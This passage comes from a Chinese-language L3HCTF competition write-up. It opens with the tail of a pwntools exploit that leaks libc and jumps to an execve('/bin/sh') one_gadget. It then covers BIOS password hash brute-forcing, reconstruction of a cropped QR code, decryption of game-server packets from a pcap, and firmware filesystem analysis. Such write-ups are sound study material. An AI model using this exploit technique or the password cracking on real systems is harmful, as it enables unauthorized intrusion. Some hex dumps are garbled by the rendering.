34     return ((a>>3)+0x7fff8000)&0xffffffffffffffff
35 pwn = 0x4F8260
36 bss = 0x72e000
37 pwn2 = 0x04F7E60
38 tar = 0x7D5FA8
39
40 def write(adr,c,n):
41     ru('you:')
42     sl(str(adr))
43
44     pause()
45     sn(p8(c))
46     ru('note.')
47     sn(n)
48     ru('fun!')
49     sn(p64(pwn))
50
51 write(0x7439A0,1,b'a\n')
52 write(tar+2,(pwn2>>16)&0xff,b'a\n')
53 write(tar,pwn2&0xff,b'a\n')
54 write(tar+1,(pwn2>>8)&0xff,b'a\n')

```

```

55
56 debugf(0x4E3C0B)
57
58 ru('you:')
59 sl(str(0x744040))
60
61 pause()
62 sn(p8(1))
63 ru('note.')
64 sn(b'a'*0x20)
65 ru('#6 ')
66 libc.address = int(ru(b' ')[:-1].decode(),16)-0x21bf6
67 log.warning(hex(libc.address))
68
69 ru('you:')
70 sl(str(0x744040))
71
72 pause()
73 sn(p8(1))
74 ru('note.')
75 sn(b'a\n')
76 ru('fun!')
77 sn(p64(libc.address+0x10a41c))
78
79 '''
80 0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
81 constraints:
82     rsp & 0xf == 0
83     rcx == NULL
84
85 0x4f432 execve("/bin/sh", rsp+0x40, environ)
86 constraints:
87     [rsp+0x40] == NULL
88
89 0x10a41c execve("/bin/sh", rsp+0x70, environ)
90 constraints:
91     [rsp+0x70] == NULL
92
93 '''
94
95 p.interactive()

```

Misc:

BootFlag

<http://42.194.218.87/2020/02/11/aptio-v-bios%E9%80%9A%E7%94%A8%E4%BF%AE%E6%94%B9%E6%95%99%E7%A8%8B/>

UEFITool搜索User Password，找到Setup

```
Unicode text "User Password" in Setup/PE32 image section at header-offset FA94h
Unicode text "User Password" in Setup/PE32 image section at header-offset 1B3F6h
Unicode text "User Password" in Setup/PE32 image section at header-offset 1B596h
Unicode text "User Password" in Setup/PE32 image section at header-offset 1B7D4h
Unicode text "User Password" in Setup/PE32 image section at header-offset 1B7D4h
```

PE32 Image解压

DXE dependency section	Section	DXE dependency
PE32 image section	Section	PE32 image
UI section	Section	UI
Version section	Section	Version
FreeMemorySection	Section	FreeMemorySection

IRFExtractor.exe 解压信息

可以看到Admin password 偏移0x28 User Password 偏移0

```
5 0xE619 Gray Out If {19 82}
6 0xE61B QuestionId: 0xB1 equals value 0x1 {12 06 B1 00 01 00}
7 0xE621 Password: Administrator Password, VarStore: 0x8, QuestionId: 0x96, MinSize: 0x3, MaxSize 0x14 {
8 0xE632 End {29 02}
9 0xE634 End If {29 02}
10 0xE636 Password: User Password, VarStore: 0x0, QuestionId: 0x97, MinSize: 0x3, MaxSize 0x14 {08 91 4A 00
11 0xE647 End {29 02}
```

VarStore为8

```
4 0xBA76 VarStore: VarStoreId: 0x7 [9CF0F18E-7C7D-49DE-B5AA-BBBAD6B21007], Size: 0x2, Name: AMICallback {24
5 0xBA98 VarStore: VarStoreId: 0x8 [C811FA38-42C8-4579-A9BB-60E94EDDFB34], Size: 0x51, Name: AMITSESetup {2
6 0xBAE2 VarStore: VarStoreId: 0x9 [B4808F37-7B93-4751-8B98-5B3220F5B21], Size: 0x2, Name: BootManager {24
```

Name是AMITSESetup

<https://gist.github.com/en4rab/550880c099b5194fbbf3039e3c8ab6fd>

获取内容

4A4CAFDD-586C-2B3D-86A7-28DE7FCC0...

NVAR entry

Link

BootOrder

4A4CAFDD-586C-2B3D-86A7-28DE7FCC0...

NVAR entry

Data

BootOrder

AmiTseSetupGuid

NVAR entry

Data

AMITSESetup

81C76078-BFDE-4368-9790-570914C01...

NVAR entry

Full

AmiHardwareSignatureSetupUpdate

356471

Hex view: AmiTseSetupGuid | AMITSESetup

AmiG10

8DF644

0000 85 0E 9E EF 17 08 20 66 17 B0 7F A1 C3 D5 D0

Uf. i.. f.° iÄÖ

EfiSi0

0010 C4 4C 3E F7 4D 7A B0 2E B2 2F C6 4A 18 E9 08 E9

ÄL>+Mz°.²/ÆJ.é.é

EfiSi0

0020 00 00 00 00 00 00 00 87 3E EA C1 D8 4A 17 34

.....>ÄÄ0J.4

8DF644

0030 53 A2 48 6C C5 56 76 4F 12 D4 B2 A8 58 85 E8 19

S4H1ÄVv0.0²""Xfè.

AmiG10

0040 32 52 39 B3 AE 3E F0 77 00 00 00 00 00 00 00

2R9³=>ðw.....

AmiG10

0050 01

.

Free s

GUID s

Padding

PreviousMemoryTypeInformation

MemoryTypeInformation

找到源码

<https://github.com/marktsai0316/RAIDOOBMODULE>

AmiTse

找到密码生成

```
#if TSE_HASH_PASSWORD
#if TSE_PWD_ENCRYPT_USING_SHA256
    UINTN ii;
    UINT8 HashOutput [32];
    EFI_STATUS Status;
    UINTN HashSize = SHA256_DIGEST_SIZE;
    EFI_GUID EfiHashAlgorithmSha256Guid = EFI_HASH_ALGORITHM_SHA256_GUID;

    if (IsPasswordSupportNonCaseSensitive ())
    {
        for ( ii = 0; ii < MaxSize/2; ii++ )
        {
            Password[ii] = ((Password[ii]>=L'a')&&(Password[ii]<=L'z'))?(Password[ii]+L'A'-L'a'):Password[ii];
        }
        Status = Hash(&EfiHashAlgorithmSha256Guid, TRUE, (UINT8*)Password, (CONST UINTN*)&MaxSize, (UINT8*)&HashOutput);
        if (!EFI_ERROR (Status))
        {
            MemSet (Password, MaxSize, 0);
            CopyMem ((UINT8*)Password, (UINT8*)HashOutput, HashSize);
        }
    }
#else
    UINTN ii;
    UINT8 HashOutput[20];
    EFI_STATUS Status;
    UINTN HashSize = SHA1_DIGEST_SIZE;
    EFI_GUID EfiHashAlgorithmSha1Guid = EFI_HASH_ALGORITHM_SHA1_GUID;

    if (IsPasswordSupportNonCaseSensitive ())
    {
        for ( ii = 0; ii < MaxSize/2; ii++ )
        {
            Password[ii] = ((Password[ii]>=L'a')&&(Password[ii]<=L'z'))?(Password[ii]+L'A'-L'a'):Password[ii];
        }
    }
}
```

爆破密码，发现是大小写不敏感的

Python

```
1 import hashlib
2
3 alpha = [chr(i) for i in range(0x30,0x3a)] + [chr(i) for i in
4 range(0x41,0x5b)]
5 #alpha = [chr(i) for i in range(0x0,0x2a)]
6 for a in alpha:
7     for b in alpha:
8         for c in alpha:
9             for d in alpha:
10                 t = (((a+b+c+d).encode("utf16"))[2:]).ljust(40,b"\x00")
11                 if hashlib.sha256(t).hexdigest() ==
12                     "873eeac1d84a173453a2486cc556764f12d4b2a85885e819325239b3ae3ef077":
13                     print(a+b+c+d)
14
15 # "55850e9eef1708206617b07fa1c3d5d0c44c3ef74d7ab02eb22fc64a18e90be9" 7K62 user
16 # "873eeac1d84a173453a2486cc556764f12d4b2a85885e819325239b3ae3ef077" 7D12 admin
17 # L3HCTF{7D127k62}
```

Cropped

Python

```
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  import qrcode
4
5  data = 'http://www.google.com/'
6  img_file = r'1.png'
7
8  # 实例化QRCode生成qr对象
9  qr = qrcode.QRCode(
10     version=4,
11     error_correction=qrcode.constants.ERROR_CORRECT_L,
12     box_size=10,
13     border=4,
14     mask_pattern=2
15 )
16 # 传入数据
17 qr.add_data(data)
18
19 qr.make(fit=True)
20
21 # 生成二维码
22 img = qr.make_image()
23
24 # 保存二维码
25 img.save(img_file)
26 # 展示二维码
27 img.show()
28
```

QR Code Tutorial - Thonky.com

This tutorial will teach you how to create QR Codes step-by-step, from encoding to error correction to mask pattern.



<https://www.thonky.com/qr-code-tutorial/>

总要有人去手撸二维码

Mode Indicator : 0100

Character Count Indicator : 未知八位

Http : 01101000 01110100 01110100 01110000

http后面的网址 不知道未知多少位

再填四位的0

再填 11101100 00010001

然后算纠错码 填入

Interleaved data 是最恶心的 全部打乱了

再算mask



分析个锤子，直接生成100个 看看有没有一样的

Python

```
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  import main as qrcode
4  import hashlib
5  import string
6  import random
7  # 实例化QRCode生成qr对象
8  def gen_random_string(str_len):
9      return ''.join(random.choice(string.ascii_letters + string.digits) for _ in range(str_len))
10
11 def baopo(data, img_file):
12     # 传入数据
13     print(data)
14     qr.add_data(data)
15
16     qr.make(fit=True)
17
18     # 生成二维码
19     img = qr.make_image()
20
21     # 保存二维码
22     img.save(img_file)
23     # 展示二维码
24     #img.show()
25 s = 1
26 for i in range(1,100):
27     qr = qrcode.QRCode(
28         version=4,
29         error_correction=qrcode.constants.ERROR_CORRECT_L,
30         box_size=10,
31         border=4,
32         mask_pattern=2
33     )
34     data = 'https://'
35     img_file = r"{}.png".format(str(i))
36     baopo(data+gen_random_string(30),img_file)
```

Python

```
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3
```

```

4  from PIL import Image,ImageDraw
5
6  def compete_pix(im0, im1, i, j):
7      pix_im0 = im0.getpixel((i, j))
8      pix_im1 = im1.getpixel((i, j))
9      x=-1
10     y=-1
11     # 定义阈值
12     threshold = 1
13     #print(pix_im0)
14     if abs(pix_im0[0] - pix_im1[0]) < threshold and abs(pix_im0[1] -
pix_im1[1]) < threshold and abs(
15         pix_im0[2] - pix_im1[2]) < threshold:
16         return x,y
17     else:
18         x=i
19         y=j
20         return x,y
21
22 def main(im0,im1,draw):
23
24
25     # 对每一个的像素进行比较 (RGB)
26     for i in range(im0.size[0]):
27         for j in range(im0.size[1]):
28             x,y=compete_pix(im0, im1, i, j)
29             #对图片进行绘制
30             if x and y:
31                 draw.point((x,y),fill=(125,125,125))
32
33 if __name__ == '__main__':
34     pic = Image.open('1.png')
35     pic = pic.convert("RGB")
36     draw = ImageDraw.Draw(pic)
37
38     for i in range(1,100):
39         #print(i)
40         a = "{}.png".format(str(i))
41         im0 = Image.open(a)
42         im0 = im0.convert("RGB")
43         main(im0,pic,draw)
44         #pic.show()
45     pic.show()
46     pic.save("10086.png")
47
48

```


Data blocks :

```
[ "01000010", "00100110", "10000111", "01000111", "01000111", "00000111", "00110011", "10100010", "111100?
0???", "????0???", "????0???", "????0???", "????
0???", "11100110", "01110110", "10010111", "01000110", "10000111", "01010???", "????0???", "????0???", "????
0???", "????0???", "?"
1010010", "11110100", "11000011", "00110100", "10000100", "00110101", "01000100", "01100010", "11110011",
0???", "????
0000", "11101100", "00010001", "11101100", "00010001", "11010011", "01000110", "01100110", "01000110", "00
0111100", "10010110", "11111110", "01010111", "11111001", "11001???", "????????", "????????", "?"
1111000", "11001010", "11010011", "00011010", "01000001", "01011???" ]
```

Final data bits :

010000100010011010000111010001110100011101000111000001110011001110100010000000000000000000000000000

[0100] [00100010]

[011010000110111010001101110100011011100000110111001100100111010001001000000000000000000000000]

Mode Indicator : 8-bit Mode (0100)

Character Count Indicator : **34**

Decoded data : **https: githp L3HCTF/0**

Final Decoded string : **https: githp L3HCTF/0**

应该只有这么多信息了，剩下只能去社工了

想了想 应该是gist.

Decoded data : <https://gist&github.com/L3HCTF/0fdbba260>

Final Decoded string : **<https://gist&github.com/L3HCTF/0fdbba260>**

1 <https://gist.github.com/L3HCTF/>

把前面推理出的网址全部填入，padding也填入，后面的32位地址还是有一些空缺，且不够纠错的，但是够爆破的，爆破那些空缺比较少的字节，剩下20位未知字节通过纠错计算出来。

用两个脚本，通过命令行传参进行那几位的爆破

第一个

Python

```
1 import sys
2 import reedsolo
3
4 reedsolo.init_tables(0x11d)
5 a=sys.argv[1]
6 c=sys.argv[2]
7 e=sys.argv[3]
8 b=sys.argv[4]
9 d=sys.argv[5]
10 f=sys.argv[6]
11 g=sys.argv[7]
12 '''
13 a="000"
14 b="0"
15 c="000"
16 d="0"
17 e="000"
18 f="0"
19 g="0"
20 '''
21 new_qr_bytes=['01000011', '11110110', '10000111', '01000111', '01000111',
'00000111', '00110011', '10100010', '11110010', '11110110', '01110110',
'10010111', '00110111', '01000010', '11100110', '01110110', '10010111',
'01000110', '10000111', '01010110', '00100010', '11100110', '00110110',
'11110110', '11010010', '11110100', '11000011', '00110100', '10000100',
'00110101', '01000100', '01100010', '11110011', '10010'+a, '????????',
'????????', '????????', '????????', '????????', b+'1010011',
'01000110', '01100110', '01000110', '00100110', '00100110', '00010011',
'00100011', '01100011', '00110'+c, '????????', '????????', '????????',
'????????', '????????', '????????', d+'0100110', '00110110', '00010110',
'01000011', '01110110', '01000011', '01110011', '00010110', '01010000',
'11101100', '00010001', '11101100', '00010001', '11101100', '00010001',
'11101100', '00010001', '11101100', '00010001', '11101100', '00010001',
'11101100', '00010001', '11101100', '11100100', '11110'+e, '????????',
'????????', '????????', f+'0111100', '10010110', '11111100'
```

```

..... , ..... , ..... , '011100' , '1001010' , '1111110' ,
'01010111' , '11111001' , '11001???' , '?????????' , '?????????' , g+'1111000' ,
'11001010' , '11010011' , '00011010' , '01000001' , '01011???' ]
22
23
24 b = bytearray()
25 erasures = []
26 for i, bits in enumerate(new_qr_bytes):
27     if '?' in bits:
28         erasures.append(i)
29         b.append(0)
30     else:
31         b.append(int(bits, 2))
32
33
34 mes, ecc,dm = reedsolo.rs_correct_msg(b, 20, erase_pos=erasures)
35 mesa=""
36 for c in mes:
37     mesa=mesa+'{:08b}'.format(c)
38 mesa=mesa[12:]
39 result=''
40 for i in range(0, len(mesa), 8):
41     result=result+chr(int(mesa[i:i+8], 2))
42 print result

```

第二个


Python

```

1 from os import system
2
3
4 def run(x):
5     arg=bin(x)[2:]
6     arg=arg.rjust(13,'0')
7
8     cmd='python rs_recover3.py '
9     cmd+=arg[:3]+' '
10    cmd+=arg[3:6]+' '
11    cmd+=arg[6:9]+' '
12    cmd+=arg[9]+' '+arg[10]+' '+arg[11]+' '+arg[12]
13    system(cmd)
14    for i in range(16384):
15        run(i)
16    #run(1)

```

跑第二个脚本得到很多网址，用正则匹配一下找到带有flag的网址。




<https://gist.github.com/L3HCTF/9a68efd54fdbba26372d0842cad7d71e>

L3HCTF{N@ive_needs_A_b1gger_screen}

lambda

WireShark 分析流量包，跟踪到 TCP 流 2 可以在对 /cstrike/sound/flag.wav 的请求中发现第一部分 flag。



Plain Text

1 L3HCTF{v41v3#

在 TCP 流 0 处有地图 bsp 文件。


```

14 #define DWordSwap DWordSwap
15 const unsigned char mungify_table2[] =
16 {
17     0x05, 0x61, 0x7A, 0xED,
18     0x1B, 0xCA, 0x0D, 0x9B,
19     0x4A, 0xF1, 0x64, 0xC7,
20     0xB5, 0x8E, 0xDF, 0xA0
21 };
22 void COM_UnMunge2( unsigned char *data, int len, int seq )
23 {
24     int i;
25     int mungelen;
26
27     int c;
28     int *pc;
29     unsigned char *p;
30
31     int j;
32
33     mungelen = len & ~3;
34     mungelen /= 4;
35
36     for ( i = 0; i < mungelen; i++ )
37     {
38         pc = (int *)&data[ i * 4 ];
39         c = *pc;
40
41         c ^= seq;
42
43         p = ( unsigned char *)&c;
44         for ( j = 0 ; j < 4; j++ )
45         {
46             *p++ ^= ( 0xa5 | ( j << j ) | j | mungify_table2[ ( i + j ) & 0x0f
47 ] );
48         }
49
50         c = DWordSwap( c );
51
52         c ^= ~seq;
53
54         *pc = c;
55     }
56     unsigned char data[]={
57     0x42, 0x00, 0x00, 0x00, 0x46, 0x00, 0x00, 0x00,
58     0x0b, 0x8f, 0x35, 0x45, 0x4a, 0x81, 0x1f, 0x40,
59     0x43, 0x39, 0x47, 0x12, 0x50, 0x40, 0x50, 0x02
60 };

```

```

61 int main(){
62     unsigned int sequence = *(unsigned int*)(data+0);
63     printf("Seq:%d\n",sequence);
64     COM_UnMunge2(data+8,sizeof(data)-8,sequence&0xff);
65     for(int i=8+10;i<sizeof(data);i++){
66         printf("%.2x",data[i]);
67     }
68     printf("\n");
69     return 0;
70 }

```

解密后，前面的数据包为服务器发送的bzip流，一个包有效最大大小为1024字节，可以解压，最后一个大的数据包发现size不对，多出了0x40

```

3f0000c03e0000806418023e2500107f6552403b7702104d3e21691776036666d55eb49000c4003fd0f7efc2ca8fea80daff6f80f8b7afc0d6d5884856b4414ad7f5b583db548907ff185c33cc4021014453a509eb770
5d0540c543300c66957f5f42ca7b4bb2a956353c103fb8000a650525527066dcf7ee774326ff0f9a601e0f59dca7a53c783b65180019256012393d712a3f7ecc367fd5c164ae47f8e7036dd0790b7f1d34efff08983e
0158c37f76bae67e0475647f3553f5aba700387f3f5805765581d3fb5488f39bd00167efd9449731d229216de01907b2fc840ac6458113f1c1300bf408012767de3d60b45b6f1a60a68ba5ef9d45009155f552fb588d
985f9e0d4600aacd7b3bcbbba79c9e99882393d635004eda0064b3b9914a2227a346634469e869ca8a69eded5ab8ed2d1f008630bac9703364c12236c7c9fc4377b07fa7abbdabada6b133cade77803739d33c8dff5f
748900b583bcb35fac7616318df910328f28e0a4615c845f367a7116e509e1a7f0738a46aa4fdc429d999b3fc5ee657d7d18783fc945b8063db0a35991a1ab8c8606c102802d098241dc0f59713675d62eb29acca78f
93e4b95c6bae35b6adcf511bfe16d11d360982240668d1267906aea27bb464b71b1d2c8b08fd04f2656e7199f6b2fccd4f100bf48cbbb798552af98d298e6159624b2312502257b59aca103062cbe4a60f173f2e5707c
7ed15b508af143b54575af0fc49666c3c575b477ea0faac9b8b3276b78a24ec32692ccf78adfdc0eb80908d499b75371a2ae404bfc0c7e57ace6db3d8e7e255ca955283b07c814e490ba1c2732334a27e67e6cdfef12
c2c60f85092d61ea9a3b18c4686e1c6f3db803fdd766091004cc97bedad318ab25cbb52b89c8024463f0a063f14d3e73bf486bd96c9a7ddfe7ae5d0759266d6915a6208230739718af69e885cdca27d9b25abd72c37b
6a99d68997103a91eacd44c05fa61a746eebf6923e6ce4dcc720b08f79b4de53660cd73e0f7e344eb9d3b5f7735e14172c56daa84305badbb86ef35f000e5b00ebb6b2c37f1d6448d65c0f7f69ddd058a73edbeaac5b
587b1d8ca5edac2845bd04b15cd8d060b4d01f2d79862110c29298d4d84e13a2b8bcb1159093f311a7e4a7030a05041e20cc4172e97dca50280f40dbed93d3860ea9198e09c571a694f6d97005170de592c85ad80a9b
dac9e4f5edec1fd47485bb7391d1413f00d2662cba1bd9196506dc42576fd4cef8be73d8234f63f43c8608cf4dfa30fd6d1066e1b5f6820ef6753d3ae645e70e9e92e5fc2ba29d05380e703ae3fdc860fcd33a44a0
5849c47df39a1131541c8cb638fcd79c3957e630d76709396085dd619de48605349dc86432502729f27a118fd7cc400875a2c84db8fad433e3545b9c26cfbb1f837fe081c464a4f78b01d367842be3f77f96b1e9
31a040f55eb015909817975307020373cbl60a70604000ff6d583dbf7e4a023f2e08103dbd181a4d94d5311757892196b021b1de4700547f7d69503e6548343c6558002f0ae0007d0000
3f0000003e00000043a8093d003f42663f4f4365
4000000803f0000006a7675433f73656143104a603307e75207523752553404a6721602e0a3065333e7d1340396d71705a126065019b5b42504f52190120535a7f5c50b8
410000003f00000043d40e43111e42180831431bdbb9501801043f
400000003f000000055847000f3a7200d0f4467f05d10021050185052411a187211407178884024a1a16dfb960c15e100571504378402e53423110105010505e50004c583fa0
420000003f00000043230c40111d421b5a32b31b5410d80b3f
4300000040000000437e0a41031c421a4331e30b000440
4400000040000000439e0a46031b421d4436c30c000440
4500000040000000430d0a47031a421c4537e30d000440
410000c043000000191802409e001001e786404120acc06c562dcc34dde27b07857326a243d06465ea8d581ccc882054db91911a415c9cc1ab2de8653d56a9c069c0c1f72e8c226ccb37dd9355d6722a95529197b58a
79eb77088b957641d3e7bf0e1574eed35e34be5ccaa8022e3b1e27e42365b7adce20f851302ea049a513be141357f264e42e9293ff6603bf96f7e206f4194749e2a8661f3eba3c5556389b050c510c4fde62483c0
fa805b27e09038095dad65381ef74ec0a4a53aeb43aa3373e6d68609580f3ebfc48fe83b505524b5440c78243033cf61142c14e13413948400000
450000004000000043230c40111d421b5a32b31b5410d80b3f
400000003f000000055847000f3a7200d0f4467f05d10021050185052411a187211407178884024a1a16dfb960c15e100571504378402e53423110105010505e50004c583fa0

```

03C0h:	58 E1 3C 96	9C 64 E0 22	30 5A C2 58	F1 08 B8 10	X . . . d . 0 Z
03D0h:	84 11 E4 84	3C 25 01 53	A5 A0 E3 5B	5D 00 60 BB % . S . . .] . .
03E0h:	D7 03 BE B0	37 A4 88 A4	34 B1 18 83	01 E4 C8 B3 7 . . . 4 ŷ
03F0h:	73 BB D6 A1	CE 1A CA 40	B8 54 EF 05	B0 7B 6C D7	s T . . { l
0400h:	07 A7 0C 13	42 2A 0F 5A	06 B4 C0 40	10 4F 80 2D B * . Z . . . @ . O . -
0410h:	18 00 00 02	5A 01 02 00	00 01 32 0A	00 88 68 71 Z 2 . . . h q
0420h:	CD B1 A9 71	C1 70 A1 B1	71 C5 00 04	00 28 01 00	r . q . p . . q . . . (.
0430h:	31 42 03 24	10 00 10 00	40 00 02 10	E0 2F 00 00	l B . \$ @
0440h:					

去掉这0x40字节，跳过一个，解密后拼接

03D0h:	84 11 E4 84 3C 25 01 53 A5 A0 E3 5B 5D 0C 60 BB	. . . % . S . . .] , .
03E0h:	D7 03 BE B0 37 A4 88 A4 34 B1 18 83 01 E4 C8 B3	. . . 7 . . . 4 ŷ
03F0h:	73 BB D6 A1 CE 1A CA 40 B8 54 EF 05 B0 7B 6C D7	s T . . { 1
0400h:	96 A6 6D D0 EC 73 35 9C 3D 57 46 3B B2 8C E3 36	r . m . . 5 . = W F ; . . .
0410h:	33 96 24 64 C0 42 5D 48 85 BB 55 30 90 87 1B D1	3 . \$ d . B] H . . U 0 . . .
0420h:	89 80 80 CC 14 18 64 E8 7D A0 C1 F9 56 2C B6 91	m d V , . .
0430h:	98 28 2D 32 D4 35 D2 DD 2F D0 2B 62 D6 0E D6 D1	. (- 2 b . . .
0440h:	42 D4 EA 69 CA E6 94 DB 18 76 A6 93 11 27 35 05 v ' 5 .
0450h:	4E AC 75 5E C3 EF ED DA 54 EF B0 F3 3A CB 37 02	N . u ^
0460h:	66 B9 A3 8C 32 02 03 13 D5 04 A4 19 60 FB 80 44	f . . . 2 ^ . . D
0470h:	E6 52 0F 36 27 2E 7E 29 F1 59 F8 2B 60 AD 2E 60	. . 6 ' . ~) . . + ^ . . ^
0480h:	6E 2E 9F 64 D4 12 F2 31 96 2B 14 85 F3 BA 11 A0	n . . d +
0490h:	C9 70 BC C4 00 C4 81 93 2C B7 26 4B 98 B1 08 78 ā . , . & K . . . x
04A0h:	88 BB 79 35 E5 04 C1 4E A7 15 E8 6A A5 B5 76 F3	. . y 5 . . N v
04B0h:	62 F5 21 78 35 25 AA F3 98 8E 82 EE 48 A7 0A 12	. . ! x 5 %
04C0h:	15 F4 83 D7 00 07 F7 6C 13 42 0F 81 12 40 09 29 1 . B . . . (.)
04D0h:	01 00 40 00 00	. . @ . .

bzip2recover修复文件，成功解压

```

0      10      20      30      40      50      60      70
1 .tempdec.al.wadXXXXXXXXXXXXX
2 \bottomcolor\6\cl_dlmax\512\cl_lc\1\cl_lw\1\cl_updaterate\60\topcolor\30\
3 <html xmlns="http://www.w3.org/1999/xhtml" lY>ang="" xml:lang="">
4 <head>
5   <meta charset="utf-8" />
6   <metY>a name="generator" content="pandoc" />
7   <meta name="viewporY>t content="width=device-width, initial-scale=1.0, us
8   <title>welcome</title>
9   <style>
10     code{whiY>te-space: pre-wrap;}
11     span.smallcaps{font-variant: small-Y>caps;}
12     span.underline{text-decoration: underline;}
13     dY>iv.column{display: inline-block; vertical-align: top; width:Y> 50%;
14     div.hanging-indent{margin-left: 1.5em; text-indenY>t: -1.5em;}
15     ul.task-list{list-style: none;}
16     .displayY>.math{display: block; text-align: center; margin: 0.5rem autY
17   </style>
18   <!--[if lt IE 9]>
19     <script src="//cdnjs.Y>cloudflare.com/ajax/libs/html5shiv/3.7.3/html5shi
20   <![endif]-->
21 </head>
22 <body>
23 <h1 id="welY>come-to-my-game-server">Welcome to my game server!</h1>
24 <h2 Y>id="introduction-to-the-server">Introduction to the server</Y><h2>
25 <p>Congrats! You have found part 3:</p>
26 <pre><code>h4ppyY>*!uNmUng3}</code></pre>
27 </body>
28 </html>
29
30 UXXXXXXXXXXW TERRORIST XXXXW CTXXXw XXXXV UNASSIGNED XT XXXXf XXXXkXXXc4
31 cXXcXXc
32 cXXcXXcXXcXXcXXcXXcXXcXXcXXcXXcXXcXXcXXcXXcXXcXXrXX3XXX

```

解密发现多了 $\square Y^* \square$ 这些，去掉

```
part3 h4ppy!uNmUng3}
```

L3HCTF{v41v3#_@@w4d_h4ppy!uNmUng3}

can0key

IDA加载固件，参考公开的源码获得加载文件系统需要的关键参数和偏移量：

```
int littlefs_init()
{
    unsigned int v0; // r3

    if ( MEMORY[0x1FFF75E0] != 0xFFFF )
    {
        v0 = (MEMORY[0x1FFF75E0] << 10) & 0x3FFFC00;
        if ( v0 < 0x40000 )
            DBG_MSG("[ERR] %s(%d): FLASH_SIZE=0x%x, less than required, may not work\n", "littlefs_init", 11
        )
        memzero(&g_lfs_config, 0x48);
        g_lfs_config.read = &block_read + 1;
        g_lfs_config.prog = &block_prog + 1;
        g_lfs_config.erase = &block_erase + 1;
        g_lfs_config.sync = &block_sync + 1;
        *(_QWORD *)&g_lfs_config.read_size = 0x800000001i64;
        g_lfs_config.block_cycles = 100000;
        g_lfs_config.cache_size = 128;
        g_lfs_config.lookahead_size = 16;
        g_lfs_config.read_buffer = &lfs_read_buffer;
        g_lfs_config.prog_buffer = &lfs_prog_buffer;
        g_lfs_config.block_size = 2048;
        g_lfs_config.block_count = 128 - (((unsigned int)&lfs_begin >> 11) & 0x1EFFFF);
        g_lfs_config.lookahead_buffer = &unk_2000023C;
        DBG_MSG(
            "[DBG] %s(%d): Flash base %p, %u blocks (%u bytes)\r\n",
            "littlefs_init",
            133,
            &lfs_begin,
            128 - (((unsigned int)&lfs_begin >> 11) & 0x1EFFFF),
            2048);
        return sub_800C298(&g_lfs_config);
    }
}
```

```
